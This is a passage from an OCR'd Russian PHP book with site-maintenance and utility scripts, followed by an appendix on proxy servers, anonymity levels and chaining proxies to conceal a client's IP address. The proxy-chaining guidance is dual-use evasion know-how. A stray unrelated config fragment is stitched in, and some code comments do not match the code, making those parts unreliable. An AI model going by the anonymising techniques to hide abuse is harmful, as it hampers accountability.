Теперь не составит труда создать скрипт проверки ссылочной целостности списка URL. В листинге II.14.7 скрипт читает список URL из файла links, разбивает его на составные части при помощи функции `parse_url()` и помещает результат проверки функцией `get_code()` в файл журнала links.log.

Листинг II.14.7. Проверка ссылочной целостности

```
<?php
  // Разбиваем содержимое файла links на массив
  // $links, каждый элемент которого соответствует
  // отдельной строке файла
```

```
  $links = file("links");

  $fd = fopen("link.log","a");
  if($fd)
  {
    foreach($links as $link)
    {
      $link = trim($link);
      $arr = parse_url($link);
      $code = get_code($arr['host'], $arr['path']);
      $str = date("d.m.Y H:i:s ").trim($code)." ".$link."\r\n";
      fwrite($fd,$str);
    }
    fclose($fd);
  }
?>
```

Автоматизацию запуска скрипта можно произвести при помощи cron, так как это описывается в *разделе II.14.1.*

II.14.3. Новые файлы на виртуальном хосте

При обходе каталога и всех вложенных подкаталогов удобнее использовать рекурсивный спуск по дереву каталогов. Для этого будем вызывать функцию `scan_dir()`, которая будет извлекать содержимое текущего каталога и выводить имя файла, если он был создан сегодня (проверка времени создания или последней модификации скрипта осуществляется при помощи функции `filectime()`). Если функция встретит подкаталог, то она будет рекурсивно вызывать себя, передавая в качестве параметра имя подкаталога. В листинге II.14.8 представлен скрипт, осуществляющий рекурсивный спуск для подкаталогов каталога, в котором расположен скрипт.

Листинг II.14.8. Список файлов и подкаталогов в каталоге

```
<?php
  // Имя каталога
  $dirname = ".";
  // Вызов функции, осуществляющей рекурсивный спуск по подкаталогам
  // корневого каталога
```

```
  scan_dir($dirname);

  ////////////////////////////////////////////////////////
  // Рекурсивная функция - спускаемся вниз по каталогу
  ////////////////////////////////////////////////////////
  function scan_dir($dirname)
  {
    // Открываем текущий каталог
    $dir = opendir($dirname);
    // Читаем в цикле каталог
    while (($file = readdir($dir)) !== false)
    {
      // Проверяем, не равно ли значение переменной
      // $file текущему или вышележащему каталогу
      if($file != "." && $file != "..")
      {
        $ftime = filectime($dirname."/".$file);
        if(date("Y") == date("Y",$ftime) &&
           date("m") == date("m",$ftime) &&
           date("d") == date("d",$ftime))
        {
          echo date("Y-m-d",$ftime)." ".$dirname."/".$file."<br>";
        }
        // Если перед нами каталог, вызываем рекурсивно
        // функцию scan_dir
        if(is_dir($dirname."/".$file))
        {
          scan_dir($dirname."/".$file);
        }
      }
    }
    // Закрываем каталог
    closedir($dir);
  }
?>
```

При обходе дерева каталогов важно следить, чтобы в рекурсивный спуск не попадали каталоги . и .., обозначающие текущий и родительский каталоги, — иначе произойдет зацикливание.

Функция `scan_dir()` выводит файлы, созданные за текущий день, благодаря условию:

```
if(date("Y") == date("Y",$ftime) &&
   date("m") == date("m",$ftime) &&
   date("d") == date("d",$ftime))
```

Если исправить данное условие на

```
if(date("Y") == date("Y",$ftime) &&
   date("m") == date("m",$ftime))
```

то будут выведены файлы за текущий месяц.

Замечание

Если в отчете, выдаваемом скриптом из листинга II.14.8, появляется много "лишних" файлов, например, загруженных пользователем изображений или текстовых файлов, можно в условие добавить фильтры на расширение файла и выводить, например, только PHP-файлы.

II.14.4. Слишком большие файлы на виртуальном хосте


При реализации данного скрипта также удобно воспользоваться рекурсивным спуском по дереву каталогов. В листинге II.14.9 представлен скрипт, который выводит список всех PHP-файлов, чей размер превышает 50 Кбайт.

Листинг II.14.9. Поиск аномально больших файлов

```
<?php
  // Имя каталога
  $dirname = ".";
  // Вызов функции, осуществляющей рекурсивный спуск по подкаталогам
  // корневого каталога
  scan_dir($dirname);

  ////////////////////////////////////////////////////////
  // Рекурсивная функция - спускаемся вниз по каталогу
  ////////////////////////////////////////////////////////
  function scan_dir($dirname)
  {
    // Открываем текущий каталог
    $dir = opendir($dirname);
```

```
    // Читаем в цикле каталог
    while (($file = readdir($dir)) !== false)
    {
      // Проверяем, не равно ли значение переменной
      // $file текущему или вышележащему каталогу
      if($file != "." && $file != "..")
      {
        // Извлекаем размер файла
        $fsize = filesize($dirname."/".$file);
        // Если размер превышает 50 Кбайт
        if($fsize > 50*1024)
        {
          // Извлекаем расширение файла
          $ext = strrchr($dirname."/".$file, ".");
          if(preg_match("|^\.php$|i", $ext))
          {
            // Если файл имеет расширение PHP -
            // выводим его
            echo $fsize." ".$dirname."/".$file."<br>";
          }
        }
        // Если перед нами каталог, вызываем рекурсивно
        // функцию scan_dir
        if(is_dir($dirname."/".$file))
        {
          scan_dir($dirname."/".$file);
        }
      }
    }
    // Закрываем каталог
    closedir($dir);
  }
?>
```



Глава II.15

Разное

II.15.1. Обмен значений переменных

Решение данной задачи может выглядеть так, как это представлено в листинге II.15.1.

Листинг II.15.1. Обмен значений переменных

```
<?php
  $x = 4;
  $y = 5;

  echo "до:<br>";
  echo "x = $x<br>";
  echo "y = $y<br>";

  $x = $x + $y;
  $y = $x - $y;
  $x = $x - $y;

  echo "после:<br>";
  echo "x = $x<br>";
  echo "y = $y<br>";
?>
```

Результат работы скрипта представлен на рис. II.15.1.




Рис. II.15.1. Обмен значений переменных

II.15.2. Скрипт предзагрузки страницы

Вместо того чтобы сразу направлять посетителя на страницу 1.php (листинг I.15.1), от которой у посетителя сложится впечатление "зависания" сайта, следует направить его на страницу 2.php, код которой представлен в листинге II.15.2.

Листинг II.15.2. Страница предзагрузки (2.php)

```
<?php
  // Это файл 2.php
  echo "<p>Вычисление результата может занять некоторое время.
          Пожалуйста, подождите 5 секунд</p>";
  // Осуществляем перенаправление на другую страницу 1.php
  echo "<HTML><HEAD>
         <META HTTP-EQUIV='Refresh' CONTENT='5; URL=1.php'>
         </HEAD></HTML>";
?>
```

В результате, если загрузить скрипт из листинга II.15.2, пока браузер ожидает результатов вычисления сервера, посетителю будет отображаться надпись "Вычисление результата может занять некоторое время. Пожалуйста, подождите 5 секунд", по истечении этих 5 секунд будет осуществлено перенаправление на страницу 1.php и будет выведена надпись "Результат работы длительного процесса".

Замечание

Если на страницу предзагрузки вывести GIF-анимацию переворачивающихся песочных часов или постепенно заполняющегося секционного прямоугольника, это скрасит время ожидания посетителя, и он будет терпеливо ждать, понимая, что сервер выполняет серьезные вычисления.

II.15.3. Эмуляция утилиты tar

Самым простым решением для эмуляции UNIX-утилиты tar является создание ассоциативного массива, в качестве ключей которого выступают названия файлов, а в качестве значений — их содержимое. Упаковав данный массив в строку при помощи функции `serialize()` и сохранив в виде файла, можно получить своеобразную замену утилиты tar. В листинге II.15.3 представлена функция, выполняющая данную задачу.

Листинг II.15.3. Упаковка файлов каталога в архив

```
<?php
  ////////////////////////////////////////////////////////
  // Рекурсивная функция - спускаемся вниз по каталогу
  ////////////////////////////////////////////////////////
  function scan_dir($dirname)
  {
    // Открываем текущий каталог
    $dir = opendir($dirname);
    // Читаем в цикле каталог
    while (($file = readdir($dir)) !== false)
    {
      // Проверяем, не равно ли значение переменной
      // $file текущему или вышележащему каталогу
      if($file != "." && $file != "..")
      {
        // Если перед нами файл, помещаем его в массив
        // $arr
        $arr[$dirname."/".$file] = file_get_contents($dirname."/".$file);
      }
    }
    // Закрываем каталог
    closedir($dir);
```

```
    return $arr;
  }

  // Имя каталога
  $dirname = ".";
  // Вызов функции, осуществляющей рекурсивный спуск по подкаталогам
  // корневого каталога
  $arr = scan_dir($dirname);
  // Упаковываем массив $arr в строку
  $str = serialize($arr);
  // Сохраняем файл в archive.tar
  $fd = fopen("archive.tar","w");
  if(!$fd) exit("Невозможно открыть файл archive.tar");
  fwrite($fd,$str);
  fclose($fd);
?>
```

Функция `scan_dir()` читает каталог `$dirname`, создает и возвращает массив `$arr`, в качестве ключей которого выступают имена файлов, а в качестве значений — содержимое файлов.

После этого массив `$arr` подвергается упаковке в строку при помощи функции `serialize()`. Полученная строка сохраняется в файле archive.tar. Обратную задачу распаковки файла archive.tar выполняет скрипт, представленный в листинге II.15.4.

Листинг II.15.4. Распаковка архива archive.tar

```
<?php
  // Открываем файл archive.tar
  $filename = "archive.tar";
  $fd = fopen($filename,"r");
  if(!$fd) exit("Невозможно открыть файл archive.tar");
  $str = fread($fd,filesize($filename));
  fclose($fd);
  // Распаковываем массив из строки
  $arr = unserialize($str);
  // Создаем файлы
  foreach($arr as $file => $contents)
  {
```

```
    $fd = fopen($file, "w");
    if(!$fd) exit("Невозможно открыть файл $file");
    fwrite($fd, $contents);
    fclose($fd);
  }
?>
```

Теперь остается только выполнить сжатие полученного файла с помощью утилиты gzip с последующей распаковкой. Задачу сжатия файла archive.tar выполняет скрипт, представленный в листинге II.15.5.

Листинг II.15.5. Сжатие файла archive.tar

```
<?php
  // Читаем содержимое файла archive.tar
  // в переменную $content
  $content = file_get_contents("archive.tar");
  // Открываем файл archive.tar.gz
  $zf = gzopen("archive.tar.gz", "w9");
  // Записываем сжатый файл
  gzwrite($zf, $content);
  // Закрываем файл
  gzclose($zf);
?>
```

При открытии файла при помощи функции `gzopen()` во втором параметре указывается степень сжатия (`w9` соответствует максимальной степени сжатия). Для того чтобы распаковать полученный архив archive.tar.gz в archive.tar, необходимо воспользоваться скриптом, представленным в листинге II.15.6.

Листинг II.15.6. Распаковка файла archive.tar.gz

```
<?php
  // Читаем содержимое файла archive.tar.gz
  // в массив $arr, каждый элемент которого
  // соответствует одной строке исходного файла
  // archive.tar
  $arr = gzfile("archive.tar.gz");
  // Сохраняем временную переменную $content
  // в файл archive.tar
```

```
  $fd = fopen("archive.tar","w");
  fwrite($fd, implode("",$arr));
  fclose($fd);
?>
```

В листинге II.15.6 используется функция `gzfile()`, которая в определенном смысле аналогична функции `file()`. Результатом работы функции `gzfile()` является массив, каждый элемент которого соответствует строке распакованного массива. Для того чтобы получить содержимое исходного файла, достаточно объединить строки массива в одну строку при помощи функции `implode()`.

II.15.4. Буферизация данных

Для решения данной задачи удобно воспользоваться буферизацией. Буферизация вывода инициализируется функцией `ob_start()`, которая сообщает интерпретатору PHP, что вывод в окно браузера следует задерживать и размещать во внутреннем буфере. Получить содержимое буфера можно при помощи функции `ob_get_contents()`. Очистить буфер можно при помощи функции `ob_end_clean()`, которая возвращает `true` в случае успешного выполнения, и `false` — в противном случае. Решение задачи подсветки цифры 1 в случайном выводе цифр может выглядеть так, как это представлено в листинге II.15.7.

Листинг II.15.7. Подсветка цифры 1

```
<?php
  // Перенаправляем весь вывод в буфер
  ob_start();
  // Формируем страницу
  for($i = 0; $i < 1000; $i++) echo rand()." ";
  // занесение содержимого буфера в переменную
  $strtmp = ob_get_contents();
  // очищение буфера вывода и отключение буферизации вывода
  ob_end_clean();
  // Осуществляем замену в переменной $strtmp
  echo str_replace("1","<b>1</b>",$strtmp);
?>
```

Результат работы скрипта из листинга II.15.7 может выглядеть так, как это представлено на рис. II.15.2.






Рис. II.15.2. Подсветка цифры 1 в последовательности случайных чисел


Sample ifl.cfg fi
Define preprocess
/DMY_PROJECT
Set extended-leng
/4L132
##
Set maximum float
/Qpc80
##
Additional direct
##files, before the

ПРИЛОЖЕНИЯ



Приложение 1

Вопросы взлома и безопасности, напрямую не связанные с кодированием

Что такое прокси-сервер и зачем он нужен?

Прокси-сервер (от *англ.* "proxy" — заместитель) — это промежуточный хост сети, который является посредником между клиентом и конечным сервером, содержащим информацию. При использовании прокси-сервера все обращения клиента к Интернету проходят обработку сервером, он сам обращается к другим серверам и сообщает о результатах клиенту. Прокси-сервер применяется для множества целей:

- ускорение работы с Интернетом;
- обеспечение анонимности при обращении к сетевым ресурсам;
- изменение собственного IP-адреса;
- преобразование контента: сжатие трафика, преобразование трафика для мобильных устройств, декодирование шифрованного трафика и т. п.

Связь без прокси-сервера реализуется по схеме: клиент >>>> Web-сервер, а при использовании прокси-сервера — по схеме: клиент >>>> прокси-сервер >>>> Web-сервер.

Классификация прокси-серверов

HTTP прокси-серверы

Это наиболее распространенный тип прокси-серверов, и говоря просто "прокси-сервер", подразумевают именно данный тип. До недавнего времени с помощью прокси-сервера этого типа можно было просматривать только

Web-страницы, картинки и загружать файлы. Теперь же новые версии программ умеют работать через HTTP-прокси. С прокси-серверами этого типа работают и браузеры любых версий.

SOCKS прокси-серверы

Прокси-серверы данного типа могут работать с любыми протоколами, так как SOCKS-прокси позволяет обмениваться данными между клиентом и сервером, не вникая в подробности протокола, — ответственность за правильность оформления протокола лежит на клиенте и конечном сервере.

Анонимность SOCKS-прокси. Поскольку SOCKS передает все данные от клиента серверу, ничего не добавляя от себя, то с точки зрения Web-сервера SOCKS прокси является клиентом. Поэтому анонимность прокси-серверов этого типа всегда является действительно полной, так как никаких дополнительных заголовков прокси-сервер в протокол не вставляет.

Использование SOCKS-прокси. В настоящее время существуют две версии протокола SOCKS: 4 и 5. В силу того, что версия 4 появилась раньше, она является более распространенной. Однако в настоящее время версия 5 также поддерживается многими популярными программами. Для программ, не способных работать с SOCKS, было создано специальное программное обеспечение — так называемые "соксификаторы".

"Соксификаторы" перехватывают все запросы на соединение подопечных программ и перенаправляют эти запросы на SOCKS-прокси. Таким же образом можно задействовать SOCKS прокси-серверы и для браузера.

Что делать, если уже имеется корпоративный прокси-сервер. Можно использовать SOCKS-прокси в том и только в том случае, если корпоративный прокси-сервер является SOCKS-прокси. В противном случае вряд ли удастся использовать внешние SOCKS-прокси (во всяком случае, это нетривиальная задача).

Web прокси-серверы

Прокси-сервер данного типа представляет собой обычную Web-страничку, очень похожую на страницы поисковых систем. Только вместо поисковых фраз нужно в поле ввода набрать URL того сайта, который необходимо просмотреть, не обнаруживая свой истинный IP-адрес. После отправки запроса осуществляется переход на страницу, URL которой был указан в запросе. Только адрес этой страницы в браузере будет иметь примерно следующий вид:

http://www.cgi-proxy.com/http/www.your-url.com/path/

http://www.cgi-proxy.com/http/www.yahoo.com/

С помощью таких прокси-серверов можно анонимно перемещаться по всему Интернету, не меняя настроек браузера и не используя никакого допол-

нительного программного обеспечения. Анонимные Web-серверы поддерживают протокол HTTP и иногда FTP.

Замечание

Прокси-серверы этого типа называют по-разному: CGI-прокси, анонимайзеры, Web-прокси и т. д.

Замечание

К числу недостатков Web прокси-серверов можно отнести наличие дополнительной рекламы и ограниченную поддержку FTP. Иногда Web прокси-серверы не позволяют просматривать картинки. Некоторые Web прокси-серверы можно установить в качестве прокси в браузере, но это, скорее, исключение, чем правило.

Что делать, если уже имеется корпоративный прокси-сервер. В этом случае проблем не возникает, так как доступ через браузер открыт. Также можно объединить несколько HTTP и SOCKS прокси-серверов в цепочку, и в конце этой цепочки использовать Web прокси-сервер.

Какие дополнительные возможности имеет free web anonymizer? В отличие от прокси-серверов других типов Web-прокси обладают значительно более широкими возможностями с точки зрения фильтрования информации. Прокси-серверы данного типа могут выполнять следующие действия:

- запрещать выполнение активного содержимого на странице — JavaScript, Flash и т. д.;
- запрещать установку cookie на клиентских компьютерах;
- шифровать URL, к которому идет обращение, при этом системный администратор, просматривающий файлы журнала сервера (log-файлы) с целью анализа, к каким URL происходило обращение, не сможет определить адрес конечного сервера.

FTP прокси-серверы

Этот тип прокси-серверов является узко специализированным. Он предназначен для работы только с FTP-серверами и довольно редко встречается вне корпоративных сетей. Обычно его использование связано с тем, что в организации имеется firewall, препятствующий прямому доступу в Интернет. Использование прокси-серверов этого типа предусмотрено во многих популярных файловых менеджерах, менеджерах загрузки и в браузерах. В табл. П4.1 сравниваются прокси-серверы различных типов.

Таблица П1.1. *Сравнение характеристик прокси-серверов*

Свойство	HTTP	SOCKS	Web
Протоколы	HTTP, FTP	Любые TCP/IP	HTTP, FTP
Поддержка цепочек	Нужен SSL	Да	Да
Требования к ПО	Работа через прокси-сервер	Работа с SOCKS	Нет
Легкость использования	От пользователя требуется умение настроить прокси-сервер в браузере	От пользователя требуется умение настраивать работу через SOCKS	От пользователя требуется только умение перемещаться по Интернету
Анонимность	Прозрачные, анонимные, искажающие, сверханонимные	Сверханонимные по определению	Прозрачные, анонимные, искажающие, сверханонимные
Сложность построения цепочки	Сложно	Сложно	Очень легко
Использование корпоративного прокси-сервера	Сложно	Сложно, если SOCKS прокси-сервер корпоративный	Легко
Увеличение трафика	Незначительно	Нет	Сильно

Анонимные прокси-серверы

Обмен информацией в Интернете осуществляется по модели "клиент-сервер". Клиент посылает запрос, а сервер посылает ответ. Для тесного взаимодействия между клиентом и сервером клиент посылает дополнительную информацию о себе: название и версию операционной системы, конфигурацию браузера и т. д. Эта информация может оказаться необходимой серверу, чтобы определить, какую Web-страницу он должен предоставить клиенту: для разных конфигураций браузеров могут существовать разные варианты Web-страниц. Однако поскольку обычно Web-страницы не зависят от браузеров, имеет смысл эту информацию скрыть от Web-сервера.

Какая информация передается Web-серверу:

- ❒ название и версия операционной системы;
- ❒ название и версия браузера;
- ❒ настройки браузера;

- IP-адрес клиента;
- используется ли прокси-сервер;
- реальный IP-адрес, если используется прокси-сервер;
- дополнительная информация.

Очень важна информация об IP-адресе и о факте использования прокси-сервера. Зная IP-адрес, можно с помощью Whois-сервера получить большое количество дополнительной информации о посетителе:

- страну;
- город;
- название интернет-провайдера и его адрес электронной почты;
- физический адрес интернет-провайдера.

Информация, передаваемая клиентом серверу, доступна для сервера и серверных скриптов в виде переменных окружения, количество и имена которых зависят от конфигурации клиента и сервера. Если какая-то часть информации не передается, то соответствующая ей переменная будет пуста.

Замечание

Просмотреть значения серверных переменных можно, либо распечатав дамп массива `$_SERVER`, либо в отчете, выводимом функцией `phpinfo()`.

Существует большое количество серверных переменных, и в следующем списке перечислены те из них, которые связаны с прокси-серверами:

- `REMOTE_ADDR` — IP-адрес клиента или прокси-сервера, если он используется;
- `HTTP_VIA` — данная переменная заполняется лишь в том случае, если используется прокси-сервер. В качестве значения переменная принимает адрес (или адреса) прокси-серверов;
- `HTTP_X_FORWARDED_FOR` — данная переменная заполняется лишь в том случае, если используется прокси-сервер. В качестве значения переменная принимает настоящий IP-адрес клиента.

Анонимность при работе в Интернете определяется тем, какие из переменных окружения скрываются от Web-сервера.

Для фильтрования передаваемой серверу информации существуют системы, называемые firewall (другое название — межсетевые экраны или брандмауэры). Прокси-сервер также может выполнять роль firewall, удаляя информацию об IP-адресе клиента. Если прокси-сервер не используется, то переменные окружения выглядят следующим образом:

```
REMOTE_ADDR = IP-адрес клиента
HTTP_VIA = не определена
HTTP_X_FORWARDED_FOR = не определена
```

В зависимости от того, какие переменные окружения подменяются или скрываются прокси-серверами, различают несколько видов прокси-серверов.

Прозрачные прокси-серверы. Они не скрывают информацию об IP-адресе клиента:

```
REMOTE_ADDR = IP-адрес прокси-сервера
HTTP_VIA = IP-адрес прокси-сервера
HTTP_X_FORWARDED_FOR = IP-адрес клиента
```

Функцией таких прокси-серверов не является повышение анонимности в Интернете. Они предназначены для кэширования информации, организации совместного доступа в Интернет нескольких компьютеров и т. д.

Анонимные прокси-серверы. Все прокси-серверы, тем или иным способом скрывающие IP-адрес клиента, называют анонимными. Хотя существует несколько вариантов анонимных прокси-серверов, как правило, говоря "анонимный прокси-сервер", имеют в виду их все, не различая подвиды.

Простые анонимные прокси-серверы не скрывают того факта, что используется прокси-сервер, однако они подменяют IP-адрес клиента на свой:

```
REMOTE_ADDR = IP-адрес прокси-сервера
HTTP_VIA = IP-адрес прокси-сервер
HTTP_X_FORWARDED_FOR = IP-адрес клиента
```

Искажающие прокси-серверы. Как и простые анонимные прокси-серверы, эти прокси не скрывают того факта, что используется прокси-сервер. Однако IP-адрес клиента подменяется на произвольный:

```
REMOTE_ADDR = IP-адрес прокси-сервера
HTTP_VIA = IP-адрес прокси-сервера
HTTP_X_FORWARDED_FOR = случайный IP-адрес
```

Элитные анонимные прокси-серверы. Эти прокси-серверы также называют сверханонимными прокси (high anonymous proxy). В отличие от других анонимных прокси-серверов они скрывают факт использования прокси:

```
REMOTE_ADDR = IP-адрес прокси-сервера
HTTP_VIA = не определена
HTTP_X_FORWARDED_FOR = не определена
```

То есть значения этих переменных такие же, как и в ситуации, когда прокси-сервер не используется, за исключением очень важной мелочи: вместо IP-адреса клиента стоит IP-адрес прокси-сервера.

Замечание

При использовании анонимного прокси-сервера скрывается только IP-адрес, а вся остальная информация (реферер, cookie, пользовательский агент) остается доступной. Для ее сокрытия, как правило, применяются специализированные браузеры.

Настройка браузера Internet Explorer для работы с прокси-сервером

Произведем настройку браузера Internet Explorer для работы через HTTP прокси-сервер. Для этого в меню **Сервис** выбираем пункт **Свойства обозревателя** и переходим на вкладку **Подключения**. В списке выбираем название соединения, которое планируется настроить, и нажимаем кнопку **Настройка** (рис. П1.1). В открывшемся окне устанавливаем разрешение использовать прокси-сервер для данного подключения и указываем доменное имя или IP-адрес прокси-сервера и порт.




Рис. П1.1. Диалоговое окно **Свойства**

В нашем случае указано доменное имя **proxy.mts-nn.ru** и порт 3128. При необходимости можно запретить использование прокси-сервера для локальных адресов или уточнить настройки соединения, нажав кнопку **Дополнительно** в параметрах прокси-сервера. Допустимо использовать один прокси-сервер для серверов всех типов или указать разные; здесь же можно перечислить ресурсы, к которым следует обращаться напрямую, минуя прокси-сервер (рис. П1.2).




Рис. П1.2. Параметры прокси-сервера

Как построить цепочку из прокси-серверов?

Для того чтобы построить цепочку из прокси-серверов, необходимо разобраться с типом прокси-серверов, которые будут использоваться в цепочке: HTTP, SOCKS или Web. Для каждого из этих типов способ построения цепочки свой.

Построение цепочки из HTTP прокси-серверов

Построение такой цепочки связано с рядом трудностей. Главная трудность состоит в том, что для объединения в цепочку серверов необходимо использовать специальные программные средства. Сами браузеры (и большинство программ) не позволяют создавать и использовать цепочки прокси-серверов. Для того чтобы организовать прокси-серверы в цепочку, необходимо реализовать туннелирование запросов. При этом создается виртуальный туннель, ко-

торый проходит сквозь HTTP-прокси, и программа "прокладывает путь" через несколько прокси-серверов к конечному Web-серверу, используя этот туннель.

Для того чтобы можно было осуществлять туннелирование запросов, HTTP прокси-сервер должен поддерживать протокол SSL (Secure Sockets Layer, протокол защищенных сокетов). Это дополнительная возможность, предназначенная для защиты соединений от перехвата и дешифровки данных. Кроме собственно защиты, SSL позволяет организовать "виртуальный туннель" через цепочку прокси-серверов. Выяснить, поддерживает ли прокси-сервер протокол SSL, очень просто: достаточно, используя прокси-сервер, обратиться на любой сайт, для которого задан протокол HTTPS (например, почтовый сервер **HotMail.com**). Убедитесь, что в адресной строке перед именем сервера стоит префикс https:// — если такая страница открывается корректно, значит, прокси-сервер поддерживает SSL.

Построение цепочки из SOCKS прокси-серверов

Можно создавать цепочки SOCKS прокси-серверов произвольной длины (вплоть до 30 серверов — именно таково ограничение протокола IP). Однако для создания цепочек необходимо использовать специальные программы, поскольку обычные программы способны работать только с одним SOCKS прокси-сервером.

Построение цепочки из Web прокси-серверов

Создать цепочку из Web прокси-серверов очень просто — достаточно в одном CGI прокси набрать адрес другого. Таким же образом можно задействовать третий, четвертый, пятый и последующие прокси-серверы. В последнем прокси-сервере в цепочке набирается URL запрашиваемого сайта.

Объединение в цепочку прокси-серверов различных типов

Прокси-серверы различных типов могут объединяться в одну цепочку. Однако они должны находиться в определенном порядке внутри этой цепочки, иначе работа будет невозможна.

Вы можете создавать следующие типы цепочек (в каждом звене может быть несколько прокси-серверов одного типа):

```
SOCKS-прокси >>>> HTTP-прокси >>>> CGI-прокси
SOCKS-прокси >>>> HTTP-прокси
SOCKS-прокси >>>> CGI-прокси
HTTP-прокси >>>> CGI-прокси
```

и, как правило, не можете создавать такие:

```
HTTP-прокси >>>> SOCKS-прокси >>>> CGI-прокси
CGI-прокси >>>> SOCKS-прокси
HTTP-прокси >>>> SOCKS-прокси
CGI-прокси >>>> HTTP-прокси
```

Что такое port mapping?

Port mapping — это переадресация принимаемых данных таким образом, чтобы данные, принимаемые на некоторый порт одного компьютера, автоматически переадресовывались на какой-то другой порт другого компьютера. Эта технология в определенном смысле аналогична прокси-серверам, однако она гораздо проще и гораздо менее гибка.

